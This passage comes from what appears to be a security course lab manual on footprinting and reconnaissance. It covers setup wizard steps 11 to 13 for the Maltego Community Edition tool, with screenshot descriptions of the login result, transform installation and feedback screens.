- Buttons at the bottom: < Back, **Next >**, Finish, Cancel.


11. The **Login Result** section displays your personal details; click **Next**.

The screenshot shows the 'Configure Maltego' window with the 'Login Result' step selected in the 'STEPS' sidebar. The main area displays the login result with the following content:


- STEPS** (Sidebar): 1. License Agreement, 2. Login, 3. **Login Result**, 4. Install Transforms, 5. Help Improve Maltego, 6. Web Browser Options, 7. Privacy Mode Options, 8. Ready.
- LOGIN RESULT:** Please log in to use the free online version of Maltego.
- Hello rinni, welcome to Maltego Community Edition!**
- Personal details** section:
 - First name: [redacted]
 - Surname: [redacted]
 - Email address: [redacted]@gmail.com
- Your API key is valid until April 4, 2022 at 12:00:00 AM EDT
- Buttons at the bottom: < Back, **Next >**, Finish, Cancel.

Module 02 – Footprinting and Reconnaissance

12. The **Install Transforms** section appears, which will install items from the chosen transform server. Leave the settings to default and click **Next**.




13. The **Help Improve Maltego** section appears. Leave the options set to default and click **Next**.

